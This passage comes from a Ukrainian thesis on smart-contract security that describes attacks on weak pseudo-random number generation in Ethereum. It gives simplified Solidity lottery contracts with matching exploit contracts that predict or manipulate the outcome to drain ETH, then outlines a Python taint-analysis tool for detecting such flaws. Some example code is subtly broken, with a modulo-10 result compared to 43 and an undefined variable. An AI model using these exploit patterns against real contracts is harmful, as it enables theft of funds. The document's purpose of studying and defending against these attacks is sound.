У контексті смарт-контрактів, вразливість до поганої випадковості виникає, коли смарт-контракт залежить від випадковості для генерації значення або прийняття рішення, але джерела цієї випадковості не є дійсно випадковими, або можуть бути скомпрометовані чи передбачені зловмисниками. Це створює потенційну уразливість.

Атака на процес генерації псевдовипадкових чисел полягає у використанні вразливостей випадковості для передбачення або маніпулювання генерованими псевдовипадковими числами з метою незаконного отримання прибутків. Аналізуючи популярні смарт-контракти, які використовують генератори псевдовипадкових чисел, було з'ясовано, що більшість із них спираються на інформацію, що міститься в блокчейні, для генерації псевдовипадкових чисел. Використання лише інформації з блокчейну для генерації псевдовипадкових чисел є небезпечним і може залишити зловмисникам широкий простір для атак.

Загальний процес атаки на процес генерації псевдовипадкових чисел включає в себе п'ять етапів:

1. Зловмисник розгортає контракт Exploit на Ethereum;
2. Контракт Exploit передбачає або маніпулює генерованим псевдовипадковим числом у контракті Target;
3. Контракт Exploit ініціює виклик (тобто транзакцію атаки) до контракту Target;
4. Контракт Target генерує псевдовипадкове число та перевіряє результати виклику контракту Exploit. Якщо виклик успішний, контракт Exploit краде цифрові активи з контракту Target;
5. Зловмисник знімає активи з контракту Target.

Після дослідження різноманітних існуючих атак на процес генерації псевдовипадкових чисел, було узагальнено їх на три категорії:

- маніпуляція вхідними даними транзакції;
- маніпуляція початковим значенням;
- пряме передбачення.

Важливо відзначити, що ці класи атак на процес генерації псевдовипадкових чисел покривають більшість ситуацій атак. Далі ми наведемо конкретні приклади для ілюстрації кожного типу атаки на випадкові числа.

1.5 Класифікація атак на процес генерації псевдовипадкових чисел

В цьому розділі детально досліджено вразливості генерації псевдовипадкових чисел, використовуючи як приклад смарт-контракт лотереї.

```
contract LotteryGame {
    uint256 private secretNumber;

    function playLottery(uint256 guess) external payable {
        uint256 randomNumber = uint256(keccak256(abi.encodePacked(block.timestamp, msg.sender, secretNumber))) % 10;
        if (randomNumber == guess && msg.value == 1 ether) {
            payable(msg.sender).transfer(5 ether);
        }
    }
}

contract LotteryExploit {
    function executeAttack(LotteryGame targetLottery, uint256 secretNumber) external {
        uint256 randomNumber = uint256(keccak256(abi.encodePacked(block.timestamp, address(this), secretNumber))) % 10;
        targetLottery.playLottery{value: 1 ether}(randomNumber);
    }
}
```

Рисунок 1.3 - Спрощений приклад, що демонструє атаку маніпуляції вхідними даними транзакції

Маніпуляція вхідними даними транзакції. Маніпуляція вхідними даними транзакції є важливою проблемою в контексті розробки смарт-контрактів на блокчейні Ethereum. На рис 1.3 представлений спрощений код контракту для азартних ігор, написаний на мові програмування Solidity. Контракт зображений на рис 4 реалізує функцію лотереї, яка дозволяє користувачам грати, подаючи свої ставки разом із платою за участь. Функція playLottery використовує часову мітку

блоку block.timestamp, адресу викликаючого msg.sender та приватние початкове значення secretNumber для генерації випадкового числа, тобто змінної randomNumber. Гравець, який хоче взяти участь в грі та подати здогадку, повинен заплатити 1 ETH. Якщо номер, поданий гравцем, точно збігається з випадковим числом, гравець отримає у 5 разів більше від плати за участь.

Атака, описана у наведеному вище сценарії, включає кілька ключових кроків, які дозволяють зловмиснику прогнозувати результати та маніпулювати смарт-контрактом "LotteryGame" за допомогою контракту "LotteryExploit". Ось детальний розгляд цих кроків:

1. Отримання Приватної Змінної: зловмисник отримує доступ до приватної змінної secretNumber у контракті LotteryGame. Це може бути зроблено використовуючи особливості блокчейну Ethereum, де всі дані смарт-контрактів є публічно доступними.
2. Розгортання контракту для атаки: зловмисник розгортає контракт LotteryExploit, який буде використовуати для проведення атаки.
3. Прогнозування випадкового числа: Використовуючи отримане значення secretNumber, зловмисник викликає функцію executeAttack у своєму контракті LotteryExploit. Функція executeAttack генерує прогнозоване випадкове число, комбінуючи часову мітку поточного блоку block.timestamp, адресу контракту LotteryExploit (address(this)) та змінну secretNumber.
4. Виклик функції лотереї: Після прогнозування випадкового числа, функція executeAttack викликає функцію playLottery у контракті LotteryGame, передаючи прогнозоване число як аргумент.
5. Атомарність транзакцій: Оскільки всі операції всередині однієї транзакції в Ethereum є атомарними, це означає, що функція executeAttack і функція playLottery виконуються в рамках однієї та тієї ж транзакції. Це гарантує, що часова мітка, використана для генерації випадкового числа у обох функціях, буде однаковою.

6. Прогнозування та виграш: Завдяки атомарності та ідентичності часових міток та інших параметрів, зловмисник точно прогнозує випадкове число, генероване функцією playLottery. Якщо прогноз виявиться правильним, зловмисник отримує виграш, який складає 5 разів більше від суми участі.

Ця атака демонструє вразливість механізмів генерації псевдовипадкових чисел, які залежать від прогнозованих або маніпульованих вхідних даних. Важливо розробляти механізми безпеки та рандомізації, які ускладнюють чи унеможливлюють такі атаки. Варто згадати, що відомий контракт Fomo3D [34] зазнав подібної атаки.

```
contract LotteryContract {
    uint256 private secretSeed;

    function playLottery() external payable {
        uint256 randomNumber = (block.timestamp + uint256(uint160(msg.sender)) + secretSeed) % 10;
        if (randomNumber == 43 && msg.value == 1 ether) {
            payable(msg.sender).transfer(5 ether);
        }
    }
}

contract Intermediate {
    function initiateAttack(LotteryContract target) external {
        target.playLottery{value: 1 ether}();
    }
}

contract LotteryAttacker {
    function executeAttack(uint256 secretSeed) external {
        while(true) {
            Intermediate inter = new Intermediate();
            uint256 randomNumber = (block.timestamp + uint256(uint160(address(inter))) + secretSeed) % 10;
            if (randomNumber == 43) {
                inter.initiateAttack{value: 1 ether}();
                break;
            }
        }
    }
}
```

Рисунок 1.4 - Спрощений приклад для демонстрації атаки маніпуляції з початковим значенням

Маніпуляція початковим значенням. У оновленому контракті для показаному на рис 1.4, реалізовано функцію лотереї, у якій учасники беруть участь, сплачуючи лише внесок у розмірі 1 ETH. Функція playLottery комбінує часову мітку блоку,

адресу викликаючого та приватне початкове значення для генерації випадкового числа, тобто randomNumber. Якщо randomNumber точно дорівнює 43, гравець, який бере участь у поточному раунді лотереї, отримає у 5 разів більше від суми участі.

Атака на контракт лотереї, включає кілька кроків, що дозволяють зловмисникам маніпулювати процесом генерації псевдовипадкових чисел. Ось деталізований розгляд цієї атаки:

1. Ініціалізація атаки: Нападник отримує доступ до значення приватної змінної secretSeed у контракті лотереї.
2. Створення посередницького контракту: Нападник створює контракт Intermediate, який виступає як посередник. Цей контракт використовується для взаємодії з основним контрактом лотереї.
3. Циклічне створення посередницьких контрактів: Нападник використовує циклічний механізм для створення екземплярів контракту `Intermediate`. Це робиться для зміни адреси викликаючого (`msg.sender`), яка є критичною складовою у генерації випадкового числа.
4. Прогнозування числа: В межах циклу нападник використовує формулу генерації випадкового числа, що включає часову мітку блоку block.timestamp, адресу поточного посередницького контракту та змінну secretSeed, щоб визначити, чи згенероване випадкове число дорівнює 43.
5. Виконання атаки: Якщо прогнозоване випадкове число відповідає бажаному результату (у цьому випадку 43), нападник використовує контракт `Intermediate` для виклику функції `playLottery` у контракті лотереї, передаючи 1 ефір як учасний внесок.
6. Отримання винагороди: У разі успішного збігу випадкового числа з передбаченим, нападник отримує винагороду – в цьому випадку 5 ефірів, які переводяться на адресу контракту `Intermediate`.

Ця атака підкреслює вразливості в смарт-контрактах, де використовуються детерміновані вхідні дані для генерації псевдовипадкових чисел. Зловмисники можуть використовувати передбачуваність та маніпуляції з даними для

передбачення результатів, що може призвести до значних фінансових втрат для користувачів контракту.

```
1   contract LotteryGame {
2       uint256 private secretSeed;
3
4       function playLottery() external payable {
5           uint256 randomNumber = (block.timestamp + uint256(uint160(msg.sender)) + secretSeed) % 10;
6           if (randomNumber == 43 && msg.value == 1 ether) {
7               payable(msg.sender).transfer(5 ether);
8           }
9       }
10  }
11
12  contract LotteryHacker {
13      function executeAttack(LotteryGame targetGame, uint256 secretSeed) public {
14          uint256 randomNumber = (block.timestamp + uint256(uint160(address(this))) + secretSeed) % 10;
15          if (predictedRandom == 43) {
16              targetGame.playLottery{value: 1 ether}();
17          } else {
18              return;
19          }
20      }
21  }
```

Рисунок 1.4 - Спрощений приклад для демонстрації прямої атаки на передбачення

Пряме передбачення. Нападник може використовувати пряме передбачення псевдовипадкових чисел, аналізуючи можливий результат перед тим, як робити ставку, та робити ставку лише тоді, коли це може бути вигідно. Наприклад, у випадку атаки на контракт лотереї LotteryGame, код якого можна побачити на рис. 1.4, якщо передбачене нападником випадкове число точно збігається з номером лотереї (рядок 15), нападник буде винагороджений у 5 разів більше від учасного внеску (рядок 7). Якщо нападник не може отримати вигоду, він може зупинити транзакцію на ранньому етапі (рядок 18), уникаючи таким чином втрати свого капіталу.

Ця атака ілюструє метод, в якому нападники використовують прогнозування псевдовипадкових чисел для максимізації своїх шансів на виграш. Ця стратегія атаки відображає зловмисне використання передбачуваності в смарт-контрактах, особливо в тих, де фінансові виплати залежать від псевдовипадкових подій.

Зловмисники використовують це для максимізації своїх вигод, експлуатуючи слабкі сторони в алгоритмах генерації псевдовипадкових чисел.

1.6 Постановка завдання

З розвитком технології блокчейну та зростаючою популярністю Ethereum як платформи для для виконання фінансових операцій, виникає гостра потреба у розробці ефективних методів захисту цих контрактів від зловмисних атак і вразливостей. Смарт-контракти, будучи основною складовою децентралізованих застосунків (DApps), потребують високого рівня захисту для забезпечення надійності та безпеки транзакцій в мережі Ethereum. Виходячи з аналізу сучасного стану захисту смарт-контрактів, було визначено наступний перелік завдань, які необхідно виконати для розробки новітнього методу захисту:

- Розробити метод захисту смарт-контрактів, який враховує унікальні особливості технології Ethereum, сучасних викликів у кібербезпеці та актуальних загроз. Цей метод має полегшувати ідентифікацію загроз для подальшого їх усунення використовуючи автоматизовані інструменти для та виявлення потенційних вразриловстей.
- Розробити моделі виявлення вразливостей для смарт-контрактів у мережі Ethereum, які дозволять виявити та аналізувати потенційні вразливості.
- Провести експериментальне дослідження розробленого методу захисту, здійснивши його тестування на реальних смарт-контрактах Ethereum для оцінки ефективності та надійності в реальних умовах.

Науково-технічне обґрунтування розробки даного методу захисту підкреслює його важливість у контексті забезпечення безпеки в блокчейн-технологіях. Розробка ефективного та надійного методу є ключовою для забезпечення безпеки та надійності смарт-контрактів, а отже і всієї екосистеми Ethereum.

Аналіз основних вразливостей смарт-контрактів виявив ряд серйозних викликів, зокрема, можливість різних видів атак, які можуть компрометувати цілісність та конфіденційність даних у контрактах. Враховуючи ці вразливості, стає очевидною необхідність розробки комплексного методу захисту, який буде включати як проактивні, так і реактивні механізми захисту, щоб ефективно протистояти цим викликам.

2 РОЗРОБКА МЕТОДУ ЗАХИСТУ СМАРТ КОНТРАКТІВ

2.1 Розробка методу захисту від атак смарт-контрактів на блокчейні Ethereum

Для розробки методу захисту смарт-контрактів було обрано підхід, який зосереджується на автоматизації виявлення вразливостей, пов'язаних із процесом генерації псевдовипадкових чисел, та їх подальшому ручному усуненні. Основою методу є програмний засіб, який базується на методах аналізу забруднення (taint analysis) для автоматичного виявлення потенційних загроз у смарт-контрактах пов'язаних із процесом генерації псевдовипадкових чисел за розробленими шаблонами загроз.




Рисунок 2.1 – Архітектура роботи програмного засобу для виявлення вразливостей

Аналізу забруднення - це процес перевірки потоку користувацького вводу в коді програми, щоб визначити, чи може непередбачуваний ввід вплинути на виконання програми зловмисним чином [35].

Програмний засіб реалізує комплексний підхід до аналізу смарт-контрактів, використовуючи методи аналізу забруднення, яка дозволяє відстежувати потік даних у контракті та ідентифікувати точки, де неочікувані або маніпульовані вхідні дані можуть вплинути на виконання результат контракту. Основні компоненти цього процесу включають виявлення джерел забруднення, відстеження їх поширення та перевірку критичних точок.

У рамках розробки методу захисту смарт-контрактів, ключовою є реалізація шаблонів виявлення вразливостей. Ці шаблони були визначені та сформовані для ідентифікації конкретних сценаріїв, в яких під час використання псевдовипадкових чисел, згенерованих вразливими інструкціями Ethereum Virtual Machine, потенційно може впливати на критичні аспекти результатів виконання смарт-контрактів. Було визначено, що аспекти включають операції переказу нативного токену ETH (CALL) та умовні переходи (JUMPI).

Розроблені шаблони включають наступні:

1. CALLJUMPI: Перевіряє, чи вразлива інструкція впливає на умову активації операції переказу ETH, а саме перевіряє, чи інструкція забруднює інструкцію JUMPI, яка оброляється на шляху виконання інструкції CALL.

2. CALLToAddress: Аналізує, чи вразлива інструкція впливає або змінює адресу отримувача в операції переказу, тобто перевіряє параметр ToAddress інструкції CALL.

3. CALLValue: Визначає, чи вразлива інструкція впливає на суму передачі, тобто на параметр Value інструкції CALL.

Програмний засіб ідентифікує функцію смарт-контракту, як вразливу, якщо вона задовольняє комбінований шаблон: CALLJUMPI ∧ CALLToAddress ∧ CALLValue. Таким чином, ці шаблони дозволяють не лише ідентифікувати наявність вразливості, але й точно локалізувати її в коді смарт-контракту, що є

критично важливим для розробки надійних та безпечних смарт-контрактів в екосистемі Ethereum.

Програмний засіб для аналізу смарт-контрактів працює в три етапи. Спочатку він ідентифікує джерела забруднення у коді, такі як змінні, що використовують параметри транзакцій або дані з блокчейн-середовища. Далі засіб відстежує, як ці дані розповсюджуються в логіці виконання смарт-контракту. Останній крок полягає в перевірці критичних точок у коді, де забруднені дані можуть використовуватися вразливим чином, наприклад, у генерації псевдовипадкових чисел для фінансових транзакцій, що може визначатися як потенційна вразливість.

Використовуючи виявлені в цій роботі шаблони для визначення загроз в контракті засіб аналізує можливі шляхи, якими забруднені дані можуть вплинути на поведінку контракту. Після виявлення потенційних вразливостей, рекомендується провести ручний аналіз і внести відповідні зміни в код контракту, щоб усунути виявлені проблеми. Це може включати рефакторинг коду, зміну логіки виконання або введення додаткових перевірок та обмежень на вхідні дані.

Таким чином, розроблений метод та програмний засіб сприяють підвищенню безпеки смарт-контрактів шляхом аналізу потоку даних та ідентифікації потенційних точок вразливостей, пов'язаних з процесом генерації псевдовипадкових чисел, та їх подальшому усуненні.

2.2 Розробка архітектури програмного застосунку

Розроблений програмний засіб для виявлення вразливостей є модульним рішенням, призначеним для аналізу смарт-контрактів на блокчейні Ethereum, з акцентом на ідентифікацію та аналіз потенційних вразливостей, пов'язаних із генерацією псевдовипадкових чисел. Основна ідея архітектури цього інструменту полягає в поєднанні технік симуляційного виконання та аналізу потоку даних, зокрема технік аналізу забруднення.

Архітектура програмного засобу включає кілька ключових компонентів: модуль передобробки, модуль симуляції EVM виконання, а також компоненти для

створення та аналізу контрольного графу потоку та трьох видів структур зберігання даних: стек, пам'ять і сховище.

Модуль передобробки приймає байт-код смарт-контрактів як вхідні дані. Байт-код далі дизасемблюється у набір опкодів. Після чого набір опкодів розбивається на множину базових блоків та створюється шлях виконання потоку керування смарт-контарктом, який містить базові блоки та ребра потоку. Кожен базовий блок включає в себе послідовність інструкцій EVM, а кінцем базового блоку вважається інструкції розгалуження або інструкції STOP, REVERT та RETURN. Інструкції розгалуження, такі як JUMP та JUMPI, дозволяють EVM переходити до іншої частини байт-коду на основі певної умови. Ці інструкції розгалуження вважаються ознакою кінця базового блоку, що вказує на те, що інструкція розгалуження вважається ознакою для сегментації базових блоків.

Модуль симуляції EVM імітує середовище Ethereum Virtual Machine та послідовно здійснює символічне виконання кожної інструкції EVM. Цей модуль імітує три типи структур зберігання даних: стек, пам'ять і сховище та відіграє ключову роль у виявленні та аналізі вразливостей. Модуль виконує інструкції в базових блоках послідовно, створюючи екземпляр інструкцій для кожного опкоду, які зберігаються в згаданих вище структурах зберігання. Коли програмний засіь виконує символьне виконання смарт-контракту, він аналізує ці екземпляри інструкцій, щоб визначити, чи може виконання певної інструкції призвести до вразливості. Модуль симуляції виконує базові блоки у порядку глибинного першого обходу. При симульованому виконанні, при зустрічі з вразливою інструкцією, ця інструкція позначається як джерело забруднення, що є початком шляху поширення забруднення. Вразливу інструкцію визначено, як таку, що при її використанні як джерела для генерації псевдовипадкових чисел може виникати ризик впливу на виконання важливих операцій у смарт-контракті. Коли активується інструкція переказу ETH – CALL, проводиться перевірка на наявність забруднення, щоб верифікувати, чи параметри інструкцій CALL та JUMPI на поточному шляху виконання заражені джерелом забруднення. Після чого,

програмний засіб аналізує результати аналізу на забруднення та виявляє вразливості, які можуть бути використані для атак на процес генерації псевдовипадкових чисел. Якщо у смарт-контракті присутні кілька вразливостей, засіб може виявити всі ці вразливості та їх розташування.

Оскільки традиційна операційна система відсутня в Ethereum Virtual Machine (EVM), управління пам'яттю лежить на плечах компілятора мови Solidity. Він використовує концепцію вказівника вільної пам'яті (Free Memory Pointer), що визначає початок доступних адрес пам'яті. Змінна FMP ініціалізується в пам'яті за адресою 0x40 і оновлюється з кожним новим розподілом пам'яті, що ефективно ділить пам'ять на поступові сегменти.

У рамках аналізу залежностей між операціями читання та запису в пам'ять, кожна інструкція читання MLOAD та запису MSTORE асоціюється з відповідним сегментом пам'яті. Ця асоціація виконується за допомогою ідентифікації унікального ідентифікатора кожної операції MSTORE, а також за допомогою використання дельти Δ – різниці між адресою поточного вказівника і адресою, куди буде здійснено запис. Відповідно, за допомогою FMP та дельти Δ можна точно визначити, до якого сегменту пам'яті належить кожна операція читання та запису.

Сегментація пам'яті базується на ідентифікації сегментів пам'яті. Під час кожного розподілу пам'яті, вказівник FMP оновлюється, і в цей момент встановлюється ідентифікатор сегменту пам'яті. За допомогою цього ідентифікатора, а також дельти Δ, система може визначити, до якого сегменту належить інструкція.




Рисунок 2.1 - Аналіз залежності даних від MSTORE та MLOAD у пам'яті

Програмний засіб вибудовує дерева залежностей інструкцій, що базуються на адресних операндах екземплярів інструкцій читання та запису, дозволяючи визначити асоціацію з відповідним сегментом пам'яті. Для дерева залежностей інструкції MSTORE спочатку визначається інструкція MSTORE з параметром адреси 0x40, після чого ідентифікується унікальний ідентифікатор цього екземпляра інструкції, що дозволяє виявити відповідний сегмент пам'яті. Для дерева залежностей інструкції MLOAD система знаходить відповідний сегмент пам'яті за унікальним ідентифікатором екземпляра інструкції MSTORE, після чого витягує всі екземпляри інструкцій у цьому сегменті як операнди пам'яті для інструкції MLOAD. Такий підхід дозволяє виконувати аналіз забруднення в пам'яті, що є критично важливим для виявлення вразливостей.

В рамках Ethereum, сховище організоване у форматі ключ-значення, де основні інструкції для читання та запису у сховище – це SLOAD та SSTORE відповідно. Одним із ключових аспектів аналізу залежностей даних у сховищі є визначення, чи є ключі SLOAD та SSTORE ідентичними.




Рисунок 2.2 - Аналіз залежності даних від SLOAD та SSTORE у сховищі

Під час симуляційного виконання, при виконанні інструкції SSTORE, програмний засіб додає екземпляр інструкції до кінця сховища. При виконанні SLOAD, програмний засіб просувається від кінця сховища, щоб знайти, чи існує інструкція SSTORE з таким самим ключем. Якщо знаходиться інструкція SSTORE з ідентичним ключем, вона використовується як операнд для SLOAD. Зокрема, якщо на один і той самий ключ впливають кілька інструкцій SSTORE, значення від останньої інструкції SSTORE перезаписує попереднє значення.

У практичному аспекті ключі сховища представляють собою поліноміальний вираз у формі суми кількох екземплярів інструкцій. Таким чином, для полегшення аналізу залежностей даних інструкцій SSTORE та SLOAD у сховищі, ми розглядаємо можливість спрощення залежностей інструкцій ключів до поліноміальної форми. У цьому контексті, визначення того, чи є ключі SSTORE та SLOAD рівними в сховищі, зводиться до аналізу, чи кожен елемент поліномів SSTORE та SLOAD відповідає один одному. Важливо відзначити, що поліном також містить виклики функцій. Функції з однаковими аргументами можуть повертати різні результати, оскільки значення деяких інструкцій можуть

змінюватися під час симуляційного виконання, наприклая MSIZE або GAS. Втім, всі виклики функцій у поліномі будуть включені під час симуляційного виконання. Отже, у більшості випадків програмний засіб може забезпечити, що коли поліноми SSTORE та SLOAD є однаковими, вони повернуть однаковий результат.

Як приклад, можна розглянути конкретний випадок порівняння ключів між інструкціями SSTORE та SLOAD. Програмний засіб конструює дерева залежностей інструкцій для SSTORE та SLOAD окремо. З прикладу видно, що хоча результат додавання у дереві залежностей інструкцій SSTORE може бути таким самим, як у SLOAD, операнди інструкції хешування SHA3 відрізняються – у SSTORE це CALLER та PUSH 0x0, тоді як у SLOAD – CALLER та PUSH 0x1. Таким чином, програмний засіб може підтвердити, що ключ інструкції SLOAD відрізняється від ключа інструкції SSTORE.

Спроектований, програмний засіб є ефективним інструментом для аналізу смарт-контрактів на платформі Ethereum, надаючи можливість глибокого розуміння потенційних вразливостей, що можуть вплинути на безпеку та надійність смарт-контрактів. Використання цього програмного засобу дає змогу аналізувати смарт-контракти виявляючи вразливості, які можуть бути неочевидні при поверхневому огляді коду. Цей підхід є особливо важливим для контрактів, код яких не є відкритим, оскільки аналіз на рівні байт-коду дозволяє виявити потенційні загрози, недоступні для аналізу на вищих рівнях абстракції.

Загалом, архітектура та можливості цього інструменту відображають підхід до аналізу та захисту смарт-контрактів, забезпечуючи важливий інструментарій для розробників та аудиторів у сфері блокчейн-безпеки.

3 ЕКСПЕРЕМЕНТАЛЬНЕ ДОСЛІДЖЕННЯ

3.1 Опис роботи основних модулів програмного засобу

Даний розділ роботи зосереджує увагу на детальному аналізі важливих технічних аспектів та елементів коду. `code_disassembler.py` - файл є одним з ключових компонентів програмного забезпечення, розробленого для аналізу вразливостей у смарт-контрактах Ethereum, зокрема, пов'язаних з генерацією псевдовипадкових чисел.

```
class ByteCodeDisassembler:
         def __init__(self, byte_code: bytes):
             self.byte_code = byte_code
             self.instructions: dict[int, instruction.Instruction] = {}
             self.instructions_list: list[instruction.Instruction] = []
             self.jumpd: set[int] | None = None
             self.wrong_jumpd: set[int] | None = None
             self.evm_opcodes_list: set[int] = set()
```

Клас ByteCodeDisassembler є основою для декомпіляції байт-коду смарт-контракту. Він ініціалізується з байт-кодом смарт-контракту і забезпечує зберігання декомпільованих інструкцій. Список `instructions` використовується для зберігання інструкцій у форматі словника, де ключами є позиції інструкцій у байт-коді, а значеннями - об'єкти класу `Instruction`. Список `jumpd` визначає множину всіх можливих місць стрибків у коді, тоді як `wrong_jumpd` містить неправильні адреси стрибків.

```
def disassemble(self):
       delta, pc, byte_code = 0, 0, self.byte_code
       end = len(byte_code)
        dead = False
```

Метод `disassemble` аналізує байт-код та конвертує його у послідовність інструкцій EVM. Він виконує ітерацію через кожен байт вхідного байт-коду, визначає опкоди та створює відповідні об'єкти `Instruction`. Цей метод також ідентифікує адреси стрибків (JUMPDEST) та визначає неправильні адреси стрибків.

```
def get_pushdata(self, delta: int, pushdata_size, end):
        if not pushdata_size:
            return None
        data_end = delta + pushdata_size
        if data_end <= end:
            data_bytes = self.byte_code[delta:data_end]
        else:
            # append 0s
            data_bytes = self.byte_code[delta:end] + bytes(data_end - end)
        pushdata = int.from_bytes(data_bytes, "big")
        return pushdata
```

Метод `get_pushdata` витягує дані, які йдуть після опкодів PUSH у байт-коді. Він бере індекс початку даних, їх розмір та кінець байт-коду, обчислює та повертає відповідні дані. Ці дані можуть бути використані під час створення об'єкту `Instruction`.

Engine.py є важливою частиною програмного засобу, розробленого для виявлення вразливостей у смарт-контрактах Ethereum пов'язаних з використанням псевдовипадкових чисел.

```
from __future__ import annotations
import logging

import code_disassembler
import monitor
import evm_opcodes_list
from structures import PathItem, StoItem
```

```
from typing import TYPE_CHECKING

if TYPE_CHECKING:
   from instruction_instance import Instance_Instruction
```

Цей сегмент коду забезпечує імпортування необхідних залежностей, включаючи модулі для декомпіляції коду (code_disassembler), моніторингу (monitor), а також список опкодів EVM. Ці імпорти необхідні для створення зв'язку між різними компонентами засобу.

```
class Engine:
   def __init__(self, byte_code: bytes):
       self.byte_code = byte_code
       self.conditions = []
       self.call_values = []
       self.to_addresses = []
       self.todo_keys = []
       self.disasm = code_disassembler.ByteCodeDisassembler(self.byte_code)
       self.step: int = 0
```

Конструктор класу `Engine` ініціалізує основні структури даних і встановлює початковий стан об'єкта. Зокрема, він приймає байт-код EVM і ініціалізує декомпілятор байт-коду. Масиви `conditions`, `call_values`, `to_addresses`, і `todo_keys` використовуються для зберігання результатів аналізу.

```
       def run(self) -> bool:
        self.disasm.disassemble()
        if not (
